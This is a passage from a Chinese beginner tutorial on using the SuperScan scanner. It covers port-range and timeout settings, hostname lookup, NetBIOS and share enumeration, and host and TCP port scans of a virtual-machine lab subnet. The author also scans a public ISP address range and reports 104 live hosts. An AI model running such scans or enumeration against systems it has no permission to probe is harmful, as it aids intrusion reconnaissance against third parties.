了一些默认扫描的端口，如果大家不想使用软件自带的，也可以自定义扫描端口，先点“清除所有”把软件默认扫描的都清除掉，然后在左边输入你要扫描的起止IP端口号，比如1－3389，点那个带有向右箭头的按钮把想要扫描的端口添加进去，如图2。




图 1




图 2

超时设置是设置多长时间后如果被扫描对象没有反应的话就跳过，如果网速快的话可以设置的小一些，网速慢的话就设置的大一些，基本上我们使用默认的就可以。在“扫描选项”中有一个选项一定要注意，“隐藏没有开放端口的主机”默认是选中的，这样将导致扫描结果只显示有几个存活（在线）主机开放了几个端口，却不会显示存活主机的具体 IP，查看起来很不方便，因此一定要把这个选项去掉，如图 3。




图 3

通过拖动右边的滑块可以调节扫描速度，默认延迟是10ms，网速快的可以把扫描速度设置的快一些，网速慢的可以把扫描速度适当的设置慢一些。在“工具”选项下提供了一些实用的小功能，比如第一个功能“查找主机名 / IP”，如果知道IP的话可以查到对方的主机名，在“主机名 / IP / URL”后输入我的一台虚拟机的 IP 地址 192.168.44.129，然后点“查找主机名 / IP”就可以看到它的主机名了，这里是2K3，如图 4。




图 4

另外还有路由跟踪、Whois 查询等非常好用的功能，这里我就不一一介绍了，感兴趣的小菜课后可以自己一个个的试用一下。“Windows 枚举”可以枚举对方计算机上的一些信息，比如开了哪些共享，NetBIOS 等信息，在“主机名 /IP/URL”后输入对方的 IP 地址，然后点“枚举”按钮（点一次后按钮名称会变为“Enumerate”，可能是汉化问题）就可以看到返回的信息了，默认是所有枚举项都选中的，返回的信息有些多，不大方便看，我们可以一个个的看，比如我只保留“NetBIOS Name Table”这一项，点“枚举”后就会看到如图 5 所示的信息了（由于权限等原因，有的功能可能枚举不出什么信息）。

关于 superscan 扫描器就为大家介绍到这儿，下面我们来实战扫描一下，运行 superscan 的电脑的 IP 地址是 192.168.44.128，来看看同网段内还有哪些电脑在线，设置开始 IP 为 192.168.44.1，结束 IP 为 192.168.44.254，“主机和服务扫描设置”中“UDP 端口扫描”和“TCP 端口扫描”都不选，只选“查找主机”，点左下面那个蓝色三角按钮开始扫描，扫描完成后的结果如图 6 所示。




图 5

从扫描结果中我们看到共有 3 台存活主机，其中 192.168.44.2 是我使用的电脑，192.168.44.128 和 192.168.44.129 分别是虚拟机中的两个系统。我的上网方式是 ADSL，当前的公网 IP 是 x.x.x.30，我扫描了一下 x.x.x.1-x.x.x.254 这个 IP 段，检测到 104 台在线的电脑呢。上面只是扫描有几台电脑在线，下面我们进行端口扫描，也就是查看某台电脑开放了哪些端口和哪些电脑开放了某一端口。先来看一下 192.168.44.129 开放了哪些端口，为了节省时间，我扫描的端口范围为 1－3389，在“主机和服务扫描设置”中把“TCP 端口扫描”选上，开始端口号为 1，结束端口号为 3389，把右面的扫描类型由 SYN 改为直接连

接，如图7。开始扫描，大概一分钟左右，扫描就完成了，结果如图8所示。

